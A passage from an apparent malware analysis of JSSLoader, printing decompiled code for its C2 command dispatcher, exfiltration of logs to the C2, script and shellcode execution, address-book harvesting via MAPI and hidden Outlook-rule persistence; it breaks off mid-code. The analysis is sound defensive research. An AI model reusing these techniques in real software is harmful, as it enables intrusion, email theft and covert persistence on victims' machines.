As observed before, the malware can work as a downloader of further payloads. However, its functionality is very rich and allows not only for dropping and executing PE-based payloads, but also for deploying scripts and shellcodes. Among the available payload formats is JavaScript - hence the name JSSLoader.

The function responsible for deploying commands is illustrated by the Figure 26.

```
  reset_g_tBuf();
  _res = 0;
  if ( fetch_filled_size_from_t_buf(cmd_code) == 4 )
  {
    _res = 1;
    switch ( *fetch_buffer_from_struct(cmd_code) )
    {
      case 0:
      case 1:
        break;
      case 2:                                   // Cmd_JS
        res = run_javascript_file(buf_data);
        goto cmd_done;
      case 3:                                   // Cmd_EXE
        res = drop_and_run_exe(buf_data, buf_options);
        goto cmd_done;
      case 4:                                   // Cmd_UPDATE
        res = drop_exe_add_scheduled_task(buf_data, buf_options);
        goto cmd_done;
      case 5:                                   // Cmd_UNINST
        res = terminate_and_clean();
        goto cmd_done;
      case 6:                                   // Cmd_RAT
        res = read_to_file_via_powershell_task(buf_data, buf_options);
        goto cmd_done;
      case 7:                                   // Cmd_PWS
        res = run_powershell_cmd(buf_data);
        goto cmd_done;
      case 8:                                   // Cmd_VBS
        res = run_vbscript(buf_data, buf_options);
        goto cmd_done;
      case 9:                                   // Cmd_RunDll
        res = drop_and_run_dll_via_rundll32(buf_data, buf_options);
        goto cmd_done;
      case 10:                                  // Cmd_Info
        res = c2_send_system_fingerprint();
        goto cmd_done;
      case 11:
        res = load_shellcode_run_thread(buf_data, buf_options);
        goto cmd_done;
      case 12:
        res = add_autorun_key();
        goto cmd_done;
      case 13:
      case 17:
        res = harvest_emails_add_outlook_rule(buf_data, buf_options);
        goto cmd_done;
      case 14:
        res = harvest_saved_email_recipents();
        goto cmd_done;
      case 15:
        res = save_buffer_to_file(buf_data, buf_options);
        goto cmd_done;
      case 16:
        res = check_file_size(buf_options);
        goto cmd_done;
      case 18:
        type = 1;                               // one time
        goto LABEL_21;
      case 19:
        type = 2;                               // one time + at logon
LABEL_21:
        res = drop_exe_add_scheduled_task_extended(buf_data, buf_options, type);
cmd_done:
        _res = res;
        break;
      default:
        decode_string(v18, 68i64);              // "Unknown command"
        append_to_logger(v18);
        break;
    }
  }
```

Figure 26 - The function parsing the commands: IDA view after the analysis. The commands from the previous version have been annotated.

Logged information about the outputs of the executed commands are being added into the global logger. Further on, this buffer is fetched, Base64 encoded, and sent to the C2.

```
req_buf = (t_buffer *)to_alloc_memory(24i64);
alloc_t_buffer(req_buf, 0x400u);
j_base64_encode((t_buffer *)a1, req_buf);
append_char_to_t_buffer(req_buf, 10);
v12 = (t_buffer *)to_alloc_memory(24i64);
alloc_t_buffer(v12, 4u);
a2 = (res == 0) + 1;
to_copy_buf(v12, (char *)&a2, 4u);
j_base64_encode(v12, req_buf);
reset_and_dealocate_t_buf(v12);
j_heap_free((__int64)v12);

append_char_to_t_buffer(req_buf, 10);
if ( fetch_logged_buf() && (v13 = fetch_logged_buf(), (unsigned int)fetch_filled_size_from_t_buf(v13)) )
{
  logger_t_buf = fetch_logged_buf();
  j_base64_encode(logger_t_buf, req_buf);
}
else
{
  to_base64(0, req_buf);
}
v15 = -3;
do
{
  decode_and_convert_to_wchar_1048(conn_verb, 120u);// "POST"
  if ( (unsigned int)to_http_communicate_and_execute_commands((__int64)conn_verb, req_buf) )
    break;
  Sleep(5000i64);
  ++v15;
}
while ( v15 );
reset_and_dealocate_t_buf(req_buf);
j_heap_free((__int64)req_buf);
return res;
}
```

Figure 27 - Fragment of the code responsible for Base64 encoding, and sending of the output to the C2

Generating of random names

Files are being dropped under random names, based on the hardcoded dictionary:

```
__int64 __fastcall make_random_name(__int16 *a1, int a2)
{
  int random_num_1; // edi
  __int16 *v5; // rsi
  __int16 *v6; // rbx
  unsigned int random_num; // eax
  __int16 _name; // cx
  __int16 *val; // rax
  __int16 name; // [rsp+20h] [rbp-438h] BYREF
  char v12; // [rsp+22h] [rbp-436h] BYREF

  random_num_1 = (get_random_number() & 1) + 3;
  v5 = &a1[a2];
  v6 = a1;
  do
  {
    random_num = get_random_number();
    decode_and_convert_to_wchar_524((char *)&name, random_num % 49 + 1);// get random name from dict
    if ( v6 < v5 )
    {
      _name = name;
      if ( name )
      {
        val = (__int16 *)&v12;
        do
        {
          *v6++ = _name;
          if ( v6 >= v5 )
            break;
          _name = *val++;
        }
        while ( _name );
      }
    }
    --random_num_1;
  }
  while ( random_num_1 );
  *v6 = 0;
  return (unsigned int)((unsigned __int64)((char *)v6 - (char *)a1) >> 1);
}
```

Figure 28 - The function generating a random name out of the dictionary

The dictionary contains 49 values, with indexes starting from 1:

```
1,"rain"
2,"faint"
3,"shark"
4,"hierarchy"
5,"brush"
6,"grimace"
7,"recognize"
8,"mountain"
9,"place"
10,"pressure"
11,"delay"
12,"volunteer"
13,"snarl"
14,"shame"
15,"attitude"
16,"pool"
17,"priority"
18,"snack"
19,"category"
20,"my"
21,"necklace"
22,"decorative"
23,"tower"
24,"fountain"
25,"software"
26,"siege"
27,"trade"
28,"gravel"
29,"beginning"
30,"fragrant"
31,"execute"
32,"orthodox"
33,"harmful"
34,"classroom"
35,"ostracize"
36,"blade"
37,"hypnothize"
38,"general"
39,"achieve"
40,"poetry"
41,"ensure"
42,"prison"
43,"find"
44,"prevent"
45,"extract"
46,"presidential"
47,"graduate"
48,"south"
49,"week"
```

Example - a payload dropped under the name composed of the words from the dictionary:




Figure 29 - A dropped file, with randomly generated name

Running modules

Since the beginning, the malware was noticed for its ability to execute various scripts on the infected machine. We can find the same functionality in the current sample.

Running a JS script:

```
__int64 __fastcall run_javascript_file(t_buffer *a1)
{
  int is_dropped; // eax
  unsigned int v3; // esi
  unsigned int pid; // eax
  int str1; // [rsp+2Ch] [rbp-82Ch] BYREF
  __int16 name[512]; // [rsp+30h] [rbp-828h] BYREF
  _WORD cmdline[532]; // [rsp+430h] [rbp-428h] BYREF
                                              // drop the JS file under a random name:
  str1 = make_random_name(name, 512);
  decode_and_convert_to_wchar_1048(&name[str1], 152u);// ".js"
  is_dropped = create_dir_and_drop_file(name, 0x200u, &str1, a1);
  v3 = 0;
  if ( is_dropped )
  {                                           // run the file via cscript.exe:
    str1 = decode_and_convert_to_wchar_1048(cmdline, 117u);// "//e:jscript "
    copy_wchar(&cmdline[str1], name, 512 - str1);
    str1 = get_system_dir((__int64)name, 0x200u);
    decode_and_convert_to_wchar_1048(&name[str1], 72u);// "cscript.exe"
    pid = create_process(name, cmdline);
    if ( pid )
      log_run_pid(pid);
    else
      v3 = 1;
  }
  return v3;
}
```

Figure 30

Running VBSScript:

```
__int64 __fastcall run_vbscript(t_buffer *custom_buf)
{
  int is_dropped; // eax
  unsigned int v3; // esi
  unsigned int v4; // eax
  int v6; // [rsp+2Ch] [rbp-81Ch] BYREF
  __int16 v7[512]; // [rsp+30h] [rbp-818h] BYREF
  _WORD v8[524]; // [rsp+430h] [rbp-418h] BYREF

  v6 = make_random_name(v7, 512);
  decode_and_convert_to_wchar_1048(&v7[v6], 105u);// ".vbs"
  is_dropped = create_dir_and_drop_file(v7, 0x200u, &v6, custom_buf);
  v3 = 0;
  if ( is_dropped )
  {
    v6 = decode_and_convert_to_wchar_1048(v8, 146u);// "//e:vbscript "
    copy_wchar(&v8[v6], v7, 0x200u);
    v6 = get_system_dir(v7, 0x200u);
    decode_and_convert_to_wchar_1048(&v7[v6], 72u);// "cscript.exe"
    v4 = create_process(v7, v8);
    if ( v4 )
      log_run_pid(v4);
    else
      v3 = 1;
  }
  return v3;
}
```

Figure 31

Running a custom PowerShell command:

```
__int64 __fastcall run_powershell_cmd(t_buffer *custom_buf)
{
  t_buffer *cmd_buf; // rsi
  int cbuf_size; // eax
  unsigned int v4; // eax
  t_buffer *custom_buf2; // rdi
  unsigned int cbuf2_size; // ebx
  char *cbuf2_str; // rax
  int v8; // eax
  _WORD *lpCommandLine; // rax
  unsigned int v10; // eax
  unsigned int v11; // edi
  _WORD lpApplicationName[512]; // [rsp+20h] [rbp-618h] BYREF
  char a2[536]; // [rsp+420h] [rbp-218h] BYREF

  cmd_buf = (t_buffer *)to_alloc_memory(24i64);
  cbuf_size = fetch_filled_size_from_t_buf(custom_buf);
  alloc_t_buffer(cmd_buf, cbuf_size + 32);
  v4 = decode_string(a2, 57);                     // "/C powershell ""
  to_copy_buf(cmd_buf, a2, v4);
  custom_buf2 = to_append_to_t_buffer(custom_buf);
  cbuf2_size = fetch_filled_size_from_t_buf(custom_buf2);
  cbuf2_str = fetch_buffer_from_struct(custom_buf2);
  to_copy_buf(cmd_buf, cbuf2_str, cbuf2_size);  // append the powershell command to the string
  append_char_to_t_buffer(cmd_buf, 34);
  v8 = get_system_dir(lpApplicationName, 0x100u);
  decode_and_convert_to_wchar_1048(&lpApplicationName[v8], 168u);// "cmd.exe"
  convert_to_wide_char(cmd_buf, 65001i64);
  lpCommandLine = t_buffer_fetch_zero_terminated_wcstr(cmd_buf);
  v10 = create_process(lpApplicationName, lpCommandLine);
  if ( v10 )
  {
    log_run_pid(v10);
    v11 = 0;
  }
  else
  {
    v11 = 1;
  }
  reset_and_dealocate_t_buf(cmd_buf);
  j_heap_free((__int64)cmd_buf);
  return v11;
}
```

Figure 32

Another command for running a PowerShell commands, this time from a file where they were saved - so-called Takeaway Script (this command is referenced as `Cmd_RAT` in the Morphisec's paper):

```
    {
      v15 = (t_buffer *)to_alloc_memory(24i64);
      alloc_t_buffer(v15, v14 + 1);
      to_copy_buf(v15, v11, v14);
      v26 = make_random_name(name, 512);
      decode_and_convert_to_wchar_1048(&name[v26], 94u);// ".txt"
      if ( (unsigned int)create_dir_and_drop_file(name, 0x200u, &v26, v15) )
      {
        sub_7A60(name, v29, 0x200u);
        v26 = decode_string(v27, 87);           // "$body = [IO.File]::ReadAllText('"
        v16 = sub_7AA0(&v27[v26], (__int64)v29, 256 - v26);
        v17 = (unsigned int)(v26 + v16);
        v26 = v17;
        decode_string(&v27[v17], 71);           // "')"
        v18 = *(_QWORD *)get_buffer_part(v2, v4);
        if ( v18 )
          heap_free(v18);
        v19 = append_string(v27, 512i64);
        *(_QWORD *)get_buffer_part(v2, v4) = v19;
        reset_and_dealocate_t_buf(v15);
        j_heap_free((__int64)v15);
        v15 = (t_buffer *)to_alloc_memory(24i64);
        alloc_t_buffer(v15, 0x1000u);
        decode_string(v27, 57);                 // "/C powershell ""
        append_to_t_buffer(v15, v27);
        if ( (unsigned int)fetch_t_buf_allocated_size(v2) )
        {
          v20 = 0;
          do
          {
            v21 = *(char **)get_buffer_part(v2, v20);
            for ( i = v21; ; ++i )
            {
              if ( *i == '"' )
              {
                *i = '\'';
                continue;
              }
              if ( !*i )
                break;
            }
            append_to_t_buffer(v15, v21);
            if ( ++v20 < (unsigned int)fetch_t_buf_allocated_size(v2) )
              append_char_to_t_buffer(v15, 59);
          }
          while ( v20 < (unsigned int)fetch_t_buf_allocated_size(v2) );
        }
        append_char_to_t_buffer(v15, 34);
        v26 = get_system_dir(name, 0x100u);
        decode_and_convert_to_wchar_1048(&name[v26], 168u);// "cmd.exe"
        convert_to_wide_char(v15, 65001i64);
        cmdline = t_buffer_fetch_zero_terminated_wcstr(v15);
        v24 = create_process(name, cmdline);
        reset_and_dealocate_t_buf(v15);
```

Figure 33

The current sample introduces a feature for running native modules directly from memory:

```
if ( fetch_filled_size_from_t_buf(remapped_buf) )
{
  v22[0] = 256;
  while ( 1 )                              // try to allocate until succeeded
  {
    v9 = fetch_filled_size_from_t_buf(remapped_buf);
    payload_size = v9 + (-fetch_filled_size_from_t_buf(remapped_buf) & 0xFFFu) + 4096;
    CurrentProcess = GetCurrentProcess();
    buf_ptr = VirtualAllocEx(CurrentProcess, 0i64, payload_size, 0x3000u, 0x40u);
    if ( buf_ptr )
      break;
    --v22[0];
    Sleep(0x64u);
    if ( !v22[0] )
      goto LABEL_13;
  }
  buffer_from_struct = fetch_buffer_from_t_buf(remapped_buf);
  v15 = fetch_filled_size_from_t_buf(remapped_buf);
  memcpy_0(buf_ptr + 0x1000, buffer_from_struct, v15);
  is_ok = 0;                               // run the payload
  Thread = CreateThread(0i64, 0i64, (buf_ptr + 0x1000), 0i64, 0, 0i64);
  _is_ok = 0;
  is_failed = Thread == 0i64;
  is_success = Thread != 0i64;
  if ( is_failed )
  {
    curr_process = GetCurrentProcess();
    VirtualFreeEx(curr_process, buf_ptr, 0i64, 0x8000u);
  }
  else
  {
    LOBYTE(_is_ok) = is_success;
    is_ok = _is_ok;
  }
}
```

Figure 34

Operations on files

In addition to deploying a variety of payloads, the malware authors provided a feature for dropping data files in arbitrary format:

```
__int64 __fastcall save_buffer_to_file(t_buffer *buf_data, t_buffer *buf_options)
{
  unsigned int is_ok; // esi
  char *zero_terminated_cstr; // rax
  t_buffer *env_variables; // rdi
  unsigned int filled_size_from_t_buf; // ebp
  __int64 buffer_from_t_buf; // rax
  const WCHAR *filename; // rax
  __int64 str_id; // rdx
  char str_msg[296]; // [rsp+20h] [rbp-128h] BYREF

  is_ok = 0;
  if ( fetch_filled_size_from_t_buf(buf_options) )
  {                                              //
                                                 // if the name contains some environment variables, resolve them first:
    zero_terminated_cstr = t_buffer_fetch_zero_terminated_cstr(buf_options);
    env_variables = fetch_env_variables_list(zero_terminated_cstr);
    if ( env_variables )
    {
      reset_t_buffer(buf_options);
      filled_size_from_t_buf = fetch_filled_size_from_t_buf(env_variables);
      buffer_from_t_buf = fetch_buffer_from_t_buf(env_variables);
      to_append_to_t_buffer_0(buf_options, buffer_from_t_buf, filled_size_from_t_buf);
      reset_and_dealocate_t_buf(env_variables);
      j_heap_free(env_variables);
    }
    if ( convert_to_wide_char(buf_options, 0xFDE9u) )
    {
      filename = t_buffer_fetch_zero_terminated_wcstr(buf_options);
      is_ok = drop_file(filename, buf_data);
      if ( is_ok )
        str_id = 143i64;                         // "Save success"
      else
        str_id = 84i64;                          // "Save failed"
      decode_string(str_msg, str_id);
      append_to_logger(str_msg);
    }
  }
  return is_ok;
}
```

Figure 35

They also added a feature for checking the file size at the supplied path - which may be useful i.e. in verification if the payload was properly saved, or assessing which files could be exfiltrated.

```
__int64 __fastcall check_file_size(t_buffer *buf_data)
{
  unsigned int v2; // esi
  char *zero_terminated_cstr; // rax
  t_buffer *env_variables_list; // rbx
  unsigned int filled_size_from_t_buf; // ebp
  __int64 buffer_from_t_buf; // rax
  __int64 filename; // rax
  __int64 filesize; // [rsp+28h] [rbp-B0h] BYREF
  CHAR out_str[168]; // [rsp+30h] [rbp-A8h] BYREF

  filesize = 0i64;
  v2 = 0;
  if ( fetch_filled_size_from_t_buf(buf_data) )
  {                                               //
                                                  // if the name contains some environment variables, resolve them first:
    zero_terminated_cstr = t_buffer_fetch_zero_terminated_cstr(buf_data);
    env_variables_list = fetch_env_variables_list(zero_terminated_cstr);
    if ( env_variables_list )
    {
      reset_t_buffer(buf_data);
      filled_size_from_t_buf = fetch_filled_size_from_t_buf(env_variables_list);
      buffer_from_t_buf = fetch_buffer_from_t_buf(env_variables_list);
      to_append_to_t_buffer_0(buf_data, buffer_from_t_buf, filled_size_from_t_buf);
      reset_and_dealocate_t_buf(env_variables_list);
      j_heap_free(env_variables_list);
    }
    if ( convert_to_wide_char(buf_data, 0xFDE9u) )
    {
      filename = t_buffer_fetch_zero_terminated_wcstr(buf_data);
      if ( get_file_size(filename, &filesize) )
      {
        wsprintfA(out_str, 170, filesize);
        append_to_logger(out_str);
        return 1;
      }
      else
      {
        decode_string(out_str, 119i64);         // "Check failed"
        append_to_logger(out_str);
      }
    }
  }
  return v2;
}
```

Figure 36

Interacting with MS Outlook

The current version of the JSSLoader uses Microsoft's MAPI (Mail Application Program Interface), that allows to interact with MS Outlook.

First, the functions are dynamically loaded into a custom structure (illustrated at Figure 37).

```
_BOOL8 load_mapi32_functions()
{
  BOOL v0; // esi
  __int64 mapi32_dll; // rdi
  t_mapi_iat *v2; // rcx
  __int64 v3; // rax
  __int64 v4; // rax
  __int64 v5; // rax
  __int64 v6; // rax
  __int64 v7; // rax
  _WORD v9[64]; // [rsp+20h] [rbp-198h] BYREF
  _WORD v10[140]; // [rsp+A0h] [rbp-118h] BYREF

  v0 = 1;
  if ( !mapi_mini_iat )
  {
    v0 = 0;
    mapi_mini_iat = (t_mapi_iat *)alloc_memory(48i64, 0i64);
    decode_and_convert_to_wchar_1048(v10, 140u);// "mapi32"
    mapi32_dll = LoadLibraryW(v10);
    if ( mapi32_dll )
    {
      decode_string(v9, 112);                   // "MAPIInitialize"
      mapi_mini_iat->MAPIInitialize = GetProcAddress(mapi32_dll, v9);
      v2 = mapi_mini_iat;
      if ( mapi_mini_iat->MAPIInitialize )
      {
        decode_string(v9, 103);                 // "MAPIUninitialize"
        v3 = GetProcAddress(mapi32_dll, v9);
        v2 = mapi_mini_iat;
        mapi_mini_iat->MAPIUninitialize = v3;
        if ( v3 )
        {
          decode_string(v9, 79);                // "MAPILogonEx"
          v4 = GetProcAddress(mapi32_dll, v9);
          v2 = mapi_mini_iat;
          mapi_mini_iat->MAPILogonEx = v4;
          if ( v4 )
          {
            decode_string(v9, 159);             // "MAPIFreeBuffer"
            v5 = GetProcAddress(mapi32_dll, v9);
            v2 = mapi_mini_iat;
            mapi_mini_iat->MAPIFreeBuffer = v5;
            if ( v5 )
            {
              decode_string(v9, 95);            // "HrQueryAllRows@24"
              v6 = GetProcAddress(mapi32_dll, v9);
              v2 = mapi_mini_iat;
              mapi_mini_iat->HrQueryAllRows = v6;
              if ( v6 )
              {
                decode_string(v9, 158);         // "FreeProws@4"
                v7 = GetProcAddress(mapi32_dll, v9);
                v2 = mapi_mini_iat;
                mapi_mini_iat->FreeProws = v7;
                v0 = v7 != 0;
              }
            }
          }
        }
      }
    }
```

Figure 37 – Loading MAPI functions into a custom IAT

Opening a MAPI session:

```
res = ((__int64 (__fastcall *)(char *))g_MapiIAT.MAPIInitialize)(lpMapiInit);
if ( res >= 0 )
{
  lpszProfileName = (_WORD *)alloc_memory(4i64, 0i64);
  _lpszProfileName = lpszProfileName;
  *lpszProfileName = 0;
  v174 = 106;                                   // Open IMAPISession:
  res = ((__int64 (__fastcall *)(_QWORD, _WORD *, _QWORD, __int64, IMAPISession ***))g_MapiIAT.MAPILogonEx)(
          0i64,
          lpszProfileName,
          0i64,
          0x6Ai64,                              // flFlags = MAPI_NEW_SESSION
                                                //    | MAPI_ALLOW_OTHERS
                                                //    | MAPI_EXTENDED
                                                //    | MAPI_USE_DEFAULT
          &lppSession);                         // IMAPISession
  if ( res >= 0 )
  {
```

Figure 38 – fragment showing execution of function MAPILogonEx to open MAPI session

The authors implemented two operations that make use of the MAPI interface:

1. harvesting the emails saved in the address book
2. persistence using a malicious rule*

**Usage of the hidden Outlook rules by various malware families was described i.e. by Matthew Green, here, and included in John Lambert's summary: Office 365 Attacks from 2019.*

There are two C2 commands that support execution of those actions. One of them supports deploying both of them sequentially; we can see the information logged during the operations (at Figure 39).

```
LABEL_25:
    v4 = load_and_use_mapi32_functions(v20, v19, v15);
    if ( v4 )
    {
      decode_string(v25, 63);                     // "Add success, path:"
      append_to_logger(v25);
      if ( (unsigned int)wchar_to_char_copy_to_allocated((__int64)v18, 0xFDE9u, (__int64 *)&v21) && v21 )
      {
        append_to_logger(v21);
        v4 = 1;
      }
      if ( (unsigned int)fetch_filled_size_from_t_buf(a1) )
      {
        if ( (unsigned int)query_mapi_sessions(&v23) )
        {
          decode_string(v25, 83);                 // "Get email success:"
          append_to_logger(v25);
          if ( (unsigned int)wchar_to_char_copy_to_allocated(v23, 0xFDE9u, (__int64 *)&v22) && v22 )
          {
            append_to_logger(v22);
            v4 = 1;
          }
        }
        else
        {
          decode_string(v25, 147);                // "Get email failed"
          append_to_logger(v25);
        }
      }
      goto LABEL_36;
    }
    decode_string(v25, 135);                      // "Add failed"
    append_to_logger(v25);
    goto LABEL_35;
  }
```

Figure 39 - The function that performs both actions related to MAPI interface

The fragment of the code implementing harvesting of the emails is given below:

```
if ( ((__int64 (*)(void))g_MapiIAT.MAPIInitialize)() >= 0 )
{
  lpszProfileName = (_WORD *)alloc_memory(4i64, 0i64);
  *lpszProfileName = 0;
  if ( ((int (__fastcall *)(_QWORD, _WORD *, _QWORD, __int64, IMAPISession ***))g_MapiIAT.MAPILogonEx)(
         0i64,
         lpszProfileName,
         0i64,
         0x6Ai64,                       // flFlags
         &lppSession) >= 0 )
  {
    if ( lppSession )
    {
      if ( ((int (__fastcall *)(IMAPISession **, unsigned int *, __int64 *))(*lppSession)->QueryIdentity)(
             lppSession,
             &lpcbEntryID,
             &lppEntryID) >= 0 )
      {
        v2 = 0;
        if ( ((int (__fastcall *)(IMAPISession **, _QWORD, _QWORD, __int64, IAddrBook **))(*lppSession)->OpenAddressBook)(
               lppSession,
               0i64,
               0i64,
               1i64,
               &lppAdrBook) >= 0 )
        {
          v2 = 0;
          if ( ((int (__fastcall *)(IAddrBook *, _QWORD, __int64, _QWORD, int, int *, IMailUser **))lppAdrBook->lpVtbl->OpenEntry)(
                 lppAdrBook,
                 lpcbEntryID,
                 lppEntryID,
                 0i64,
                 0x10,                  // Flags
                 &lpulObjType,
                 &lppMailUser) >= 0
            && lpulObjType == 6 )       // 6 = MAPI_MAILUSER (Individual Recipient)
          {
            if ( ((unsigned int (__fastcall *)(IMailUser *, __int64 *, __int64, char *, _SPropTagArray **))lppMailUser->lpVtbl->GetProps)(
                   lppMailUser,
                   lpPropTagArray,
                   0x80000000i64,       // ulFlags
                   lpcValues,
                   &lppPropArray) )
            {
              goto LABEL_10;
            }
            v8 = lppPropArray[1];
            if ( !*(_QWORD *)&v8 || (v9 = ((__int64 (__fastcall *)(_QWORD, _QWORD))wstr_len)(v8, 512i64)) == 0 )
            {
              ((void (__fastcall *)(_SPropTagArray *))g_MapiIAT.MAPIFreeBuffer)(lppPropArray);
LABEL_10:
              if ( !((unsigned int (__fastcall *)(IMailUser *, __int64 *, __int64, char *, _SPropTagArray **))lppMailUser->lpVtbl->GetProps)(
                      lppMailUser,
                      &lpPropTagArray2,
                      0x80000000i64,    // ulFlags
                      lpcValues,
                      &lppPropArray) )
              {
                wstr1 = lppPropArray[1];
                v2 = 0;
                if ( wstr1 )
                {
                  wstr1_len = ((__int64 (__fastcall *)(_QWORD, _QWORD))wstr_len)(wstr1, 512i64);
                  if ( wstr1_len )
                  {
                    wstr1_len_ext = (unsigned int)(2 * wstr1_len + 2);
                    wstr1_copy = (void *)alloc_memory(wstr1_len_ext, 0i64);
                    *wstr1_out_val = wstr1_copy;
                    memcpy_0(wstr1_copy, *(const void **)&lppPropArray[1], wstr1_len_ext);
                    v2 = 1;
```

Figure 40 - Collecting all the e-mails recipients

For implementing persistence using a malicious rule, the authors of JSSLoader could have possibly got inspired by the Open Source project XRulez (https://github.com/FSecureLABS/XRulez) - since we can find many parallels between both of them, although the implementation differs.

As the XRulez project's description says: "*Outlook rules can be used to achieve persistence on Windows hosts by creating a rule that executes a malicious payload. The rule can be setup to execute when the target receives an email with a specific keyword in the subject. An attacker can then drop shells on a target as and when they require by simply sending an email.*".

Below some code snippets implementing this functionality within the analyzed malware.

Opening of the default message store:

```
if ( lppSession )
{                                           // > OpenDefaultMessageStore()
  res = ((__int64 (__fastcall *)(IMAPISession **, _QWORD, IMAPITable **))(*lppSession)->GetMsgStoresTable)(
          lppSession,
          0i64,
          &lppTable);
  if ( res >= 0 )
  {
    if ( lppTable )
    {
      pres[0] = 4;
      pres[2] = 4;
      pres[3] = 0x3400000B;
      v163[0] = 0x3400000B;
      v163[1] = 0;
      v164 = 1;
      v166 = v163;
      ptaga = 0xFFF010200000001i64;         // Using this table, obtain the name of each store:
      res = ((__int64 (__fastcall *)(IMAPITable *, __int64 *, int *, _QWORD, _DWORD, SRowSet **))g_MapiIAT.HrQueryAllRows)(
              lppTable,
              &ptaga,
              pres,
              0i64,
              0,
              &pprows);                     // LPSRowSet
      if ( res >= 0 )
      {
        if ( pprows )
        {                                   // Fetch the IMsgStore object for each store:
          res = ((__int64 (__fastcall *)(IMAPISession **, _QWORD, _QWORD, LPBYTE, _QWORD, int, IMsgStore **))(*lppSession)->OpenMsgStore)(
                  lppSession,
                  0i64,                     // ulUIParam
                  pprows->aRow[0].lpProps->Value.ul,// cbEntryID
                  pprows->aRow[0].lpProps->Value.bin.lpb,// lpEntryID
                  0i64,                     // lpInterface
                  0x111,                    // ulFlags = MDB_ONLINE | MAPI_BEST_ACCESS | MDB_NO_DIALOG
                  &lppMessageStore);        // LPMDB
          if ( res >= 0 )
          {                                 // < OpenDefaultMessageStore()
```

Figure 41

Analogous to: [MapiTools::MapiSession::OpenDefaultMessageStore]() from the [XRulez]() project.

Opening of the default receive folder:

```
if ( lppMessageStore )
{                                   // > OpenDefaultReceiveFolder()
  inboxEntryIdByteCount = 0;
  res = ((__int64 (__fastcall *)(IMsgStore *, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD))lppMessageStore->lpVtbl->GetReceiveFolder)(
          lppMessageStore,
          0i64,
          0i64,
          &inboxEntryIdByteCount,
          &inboxEntryId,
          0i64);
  if ( res >= 0 )
  {
    if ( inboxEntryId )
    {
      res = ((__int64 (__fastcall *)(IMsgStore *, _QWORD, __int64, _QWORD, int, char *, IMAPIFolder **))lppMessageStore->lpVtbl->OpenEntry)(
              lppMessageStore,
              inboxEntryIdByteCount,// cbEntryID
              inboxEntryId,   // lpInterface
              0i64,           // lpInterface
              0x10,           // ulFlags = MAPI_BEST_ACCESS
              lpulObjType,
              &lppIMAPIFolder);// < OpenDefaultReceiveFolder()
      if ( res >= 0 )
      {
```

Figure 42

Analogous to: [`MapiTools::MessageStore::OpenDefaultReceiveFolder`]() from the [XRulez]() project.

Filling in the rule to be injected:

```
if ( lppIMAPIFolder )
{                       // InjectXrule:
                        //
  v185[0] = 0;
  triggerText_len = wstr_len(triggerText, 256i64);
  v177 = 2 * triggerText_len + 17;
  extendedRuleCondition = alloc_memory((unsigned int)(2 * triggerText_len + 19), 0i64);
  v186 = extendedRuleCondition;
  *(_DWORD *)(extendedRuleCondition + 8) = 0x1F003700;
  *(_DWORD *)(extendedRuleCondition + 12) = 14080;
  *(_QWORD *)extendedRuleCondition = 0x1F00010001030000i64;
  copy_wchar(extendedRuleCondition + 15, triggerText, 256i64);
  v168 = 0xE9A0102i64;
  LODWORD(v169) = v177;
  v170 = v186;
  ruleName_len = wstr_len(ruleName, 256i64);
  payloadPath_len = wstr_len(payloadPath, 256i64);
  v178 = 2 * (triggerText_len + ruleName_len + payloadPath_len) + 190;
  v8 = alloc_memory(v178, 0i64);
  v187 = v8;
  *(_DWORD *)v8 = 0x10000;
  *(_DWORD *)(v8 + 4) = 0x10000;
  *(_WORD *)(v8 + 8) = 0;
  *(_DWORD *)(v8 + 10) = v178 - 14;
  *(_DWORD *)(v8 + 14) = 5;
  *(_DWORD *)(v8 + 18) = 0;
  *(_BYTE *)(v8 + 22) = 0;
  v9 = v187;
  *(_DWORD *)(v187 + 23) = v178 - 27;
  *(_DWORD *)(v9 + 27) = 1000000;
  *(_BYTE *)(v9 + 31) = ruleName_len;
  copy_wchar(v187 + 32, ruleName, 256i64);
  v10 = ruleName_len;
  ruleName_len *= 2;
  v11 = v187;
  *(_DWORD *)(v187 + (unsigned int)(ruleName_len + 32)) = 1;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 36)) = 0;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 40)) = 1;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 44)) = 0;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 48)) = 1;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 52)) = 156;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 56)) = 0xFFFF0005;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 60)) = 0xC0000;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 64)) = 'luRC';
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 68)) = 'elEe';
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 72)) = 'tnem';// CRuleElement
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 76)) = 400;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 80)) = 1;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 84)) = 0;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 88)) = 1;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 92)) = 6586369;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 96)) = 0x10000;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 100)) = 0;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 104)) = 0x10000;
  *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 108)) = 0x80010000;
  v12 = v187;
  LODWORD(v11) = ruleName_len;
  *(_DWORD *)(v187 + (unsigned int)(ruleName_len + 112)) = 205;
  *(_DWORD *)(v12 + (unsigned int)(v11 + 116)) = 1;
  *(_DWORD *)(v12 + (unsigned int)(v11 + 120)) = 0;
  *(_BYTE *)(v12 + (unsigned int)(v11 + 124)) = triggerText_len;
